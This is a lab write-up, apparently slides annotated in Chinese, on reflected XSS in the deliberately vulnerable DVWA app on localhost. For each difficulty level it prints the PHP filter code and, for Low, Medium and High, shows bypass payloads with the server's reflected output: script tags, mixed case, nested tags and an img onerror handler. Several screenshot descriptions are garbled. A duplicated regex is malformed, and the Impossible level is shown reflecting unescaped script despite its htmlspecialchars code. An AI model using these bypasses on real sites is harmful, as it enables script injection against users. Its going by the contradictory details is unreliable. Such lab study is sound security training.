
Identify XSS flaw




\$~ / XSS (Reflected): cat ./Diagram



\$~ / XSS (Reflected): cat ./Diagram



\$~ / XSS (Reflected): cat ./Diagram



\$~XSS (Reflected)/Low: cat ./"View Source"

```
<?php

header ( "X-XSS-Protection: 0" );

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Feedback for end user
    echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}

?>
```

\$~/XSS (Reflected)/Low: cat ./"View Source"

```
<?php

header ( "X-XSS-Protection: 0" );

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Feedback for end user
    echo '<pre>Hello ' . $_GET[ 'name' ] . '</pre>';
}

?>
```

- `array_key_exists($a, $b)`
 - b 裡存在 a (key) 就回傳 true



\$~ / XSS (Reflected) / Low: cat ./Answer

The screenshot shows a browser window on a Kali Linux desktop. The address bar contains the URL `127.0.0.1/vulnerabilities/xss_r/?name=<script>alert(1)<%2Fscript>#`. The DVWA logo is at the top, and the page title is "Vulnerability: Reflected Cross Site Scripting (XSS)". A modal dialog box is open, showing the injected script: "What's your name?" and "Hello". The DVWA navigation menu on the left includes Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, and CSRF.

The Network tab of the developer tools shows a list of network requests. The "Response" tab is selected, displaying the raw HTML of the page. The injected script is visible in the response body:

```
What's your name?  
Hello <script>alert(1)</script>  
</div>  
<h2>More Information</h2>
```

\$~XSS (Reflected)/Medium: cat ./"View Source"

```
<?php

header ( "X-XSS-Protection: 0" );

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = str_replace( '<script>', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}

?>
```

\$~XSS (Reflected)/Medium: cat ./"View Source"

```
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = str_replace( '<script>', ' ', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}

?>
```

- `str_replace($a, $b, $c)`
- 將 `c` 內全部的 `a` 換成 `b` 後回傳



\$~ / XSS (Reflected) / Medium: cat ./Answer

The screenshot shows a browser window for DVWA (Damn Vulnerable Web Application) running on Kali Linux. The URL is `http://127.0.0.1/vulnerabilities/xss_r/?name=<Script>alert(1)<%2Fscript>#`. A modal dialog box displays the text "Hello" in red, indicating the execution of the reflected XSS payload. Below the browser, the Network tab of the developer tools is selected, showing a list of network requests and their details. The response for the XSS request (line 72) is visible, containing the payload `<pre>Hello <Script>alert(1)</script></pre>`.

Sta...	Me...	Domain	File	Initiator	Type	Transferred	Size
200	GET	127.0.0.1	/vulnerabilities/xss_r/?name=<Script>document	document	html	1.73 KB	4...
200	GET	127.0.0.1	dvwaPage.js	script	js	cached	0 B
200	GET	127.0.0.1	add_event_listeners.js	script	js	cached	5...
200	GET	127.0.0.1	favicon.ico	FaviconLo...	vn...	cached	1...

Raw Response:

```
64 <form name="XSS" action="#" method="GET">
65 <p>
66     What's your name?
67     <input type="text" name="name">
68     <input type="submit" value="Submit">
69 </p>
70
71 </form>
72 <pre>Hello <Script>alert(1)</script></pre>
73 </div>
```



\$~ / XSS (Reflected) / Medium: cat ./Answer

The screenshot shows a browser window displaying the DVWA (Damn Vulnerable Web Application) interface. The user is on the 'XSS' module, specifically the 'Reflected' sub-module. A modal dialog box is open, asking 'What's your name?'. The user has entered the payload '' into the input field. When the 'OK' button is clicked, the response is displayed below the input field, showing the injected script being executed: 'Hello <script>alert(1)</script>'.

The browser's developer tools Network tab is visible at the bottom, showing the request for the XSS page and the response containing the injected script.

Sta...	Me...	Domain	File	Initiator	Type	Transferred	Size
200	GET	127.0.0.1	/vulnerabilities/xss_r/?name=<scr<scr	document	html	1.73 KB	4...
200	GET	127.0.0.1	dvwaPage.js	script	js	cached	0 B
200	GET	127.0.0.1	add_event_listeners.js	script	js	cached	5...
200	GET	127.0.0.1	favicon.ico	FaviconLo...	vn...	cached	1...

Network tab details:

- Request Headers:
 - Host: 127.0.0.1
 - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4453.89 Safari/537.36
 - Accept: */*
 - Referer: http://127.0.0.1/vulnerabilities/xss_r/?name=<scr<scr
 - Content-Type: application/x-www-form-urlencoded
- Response Headers:
 - Content-Type: text/html; charset=UTF-8
- Raw Response:

```
<form name="XSS" action="#" method="GET">
<p>
    What's your name?
    <input type="text" name="name">
    <input type="submit" value="Submit">
</p>
</form>
<pre>Hello <script>alert(1)</script></pre>
```



\$~XSS (Reflected)/High: cat ./"View Source"

```
<?php

header ( "X-XSS-Protection: 0" );

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = preg_replace( '/<(.*)s(.*)c(.*)r(.*)i(.*)p(.*)t/i', ' ', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}

?>
```



\$~ / XSS (Reflected) / High: cat ./ "View Source"

```
<?php

header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = preg_replace( '/<(.*>s(.*)c(.*)r(.*)i(.*)p(.*)t/i', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}

?>
```

- `preg_replace($a, $b, $c)`
 - 將 c 內符合 a 的換成 b
 - i 大小寫不敏感
 - . Match any character (except newline)
 - * Match 0 or more times



\$z/XSS (Reflected)/High: cat ./Answer

The screenshot shows a Firefox browser window on a Kali Linux desktop. The address bar contains the URL `http://127.0.0.1/vulnerabilities/xss_r/?name=<img+src+onerror%3Dalert(1)>#`. The DVWA logo is at the top, followed by the title "Vulnerabilities" and "Cross Site Scripting (XSS)". A modal dialog box is open with the message "Hello" and an "OK" button. The "More Information" tab of the developer tools Network panel is selected, showing a list of requests and their responses. The response for the XSS payload request (line 72) is displayed in the Response tab, showing the injected JavaScript code: `<pre>Hello </pre>`.

Request	Response
200 GET /vulnerabilities/xss_r/?name=<img+sr... document	html 1.74 KB 4...
200 GET /dvwaPage.js	script js cached 0 B
200 GET /add_event_listeners.js	script js cached 5...
200 GET /favicon.ico	FaviconLo... vn... cached 1...

Raw

```
63 <div class="vulnerable_code_area">
64 <form name="XSS" action="#" method="GET">
65 <p>
66     What's your name?
67     <input type="text" name="name">
68     <input type="submit" value="Submit">
69 </p>
70
71 </form>
72 <pre>Hello <img src onerror=alert(1)></pre>
```

\$~ / XSS (Reflected) / Impossible: cat ./ "View Source"

```
<?php

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $name = htmlspecialchars( $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello ${name}</pre>";
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```

\$~ / XSS (Reflected) / Impossible: cat ./ "View Source"

The screenshot shows a browser window displaying the DVWA application's 'Vulnerability: Reflected Cross Site Scripting (XSS)' page. The URL is `http://127.0.0.1/vulnerabilities/xss_r/?name=<script>alert(1)<%2Fscript>&user_token=4491aec85eea0cdc4e14dd14a72260fa#`. On the left, a sidebar menu includes 'Home', 'Instructions', 'Setup / Reset DB', 'Brute Force', 'Command Injection', and 'CSRF'. The main content area has a heading 'Vulnerability: Reflected Cross Site Scripting (XSS)' and a form asking 'What's your name?' with a red response 'Hello <script>alert(1)</script>' below it. Below the browser is a NetworkMiner tool interface showing network traffic. A selected row shows a 200 GET request to `/vulnerabilities/xss_r/?name=<script>alert(1)<%2Fscript>&user_token=4491aec85eea0cdc4e14dd14a72260fa#`. The 'Raw' tab of the packet details pane displays the reflected XSS payload. The footer of the NetworkMiner interface includes tabs for Inspector, Console, Debugger, Network, Style Editor, Performance, Memory, Storage, Accessibility, Application, and a status bar showing 4 requests, 6.34 KB transferred, and a finish time of 59 ms.

DVWA

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? Submit

Hello <script>alert(1)</script>

More Information

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Filter URLs All HTML CSS XHR Fonts Images Media WS Other Disable Cache No Throttling

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Headers	Cookies	Request	Response	Timings	
200	GET	127.0.0.1	/vulnerabilities/xss_r/?name=<script>alert(1)<%2Fscript>&user_token=4491aec85eea0cdc4e14dd14a72260fa#	document	html	1.78 KB	4...	HTML					Raw
200	GET	127.0.0.1	dvwaPage.js		script	js	0 B	64	<form name="XSS" action="#" method="GET">				
200	GET	127.0.0.1	add_event_listeners.js		script	js	5...	65	<p>				
200	GET	127.0.0.1	favicon.ico	FaviconLo...	vn...	cached	1...	66	What's your name?				
								67	<input type="text" name="name">				
								68	<input type="submit" value="Submit">				
								69	</p>				
								70	<input type="hidden" name="user_token" value='1839a8c213a951f78c49baa6...'				
								71	</form>				
								72	<pre>Hello <script>alert(1)</script></pre>				
								73	</div>				

4 requests | 6.34 KB / 1.78 KB transferred | Finish: 59 ms | DOMContentLoaded: 55 ms | load:

\$~ / XSS (Stored): cat ./ "Web Page"

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

CHA

← 1. 輸入名稱

Message *

Hello, CHA!

← 2. 輸入訊息

Sign Guestbook

Clear Guestbook

← 3. 提交 / 清空

Name: test


Message: This is a test comment.

← 4. 結果

Name: CHA

Message: Hello, CHA!


\$~XSS (Stored): cat ./Diagram



Identify XSS flaw




\$~XSS (Stored): cat ./Diagram



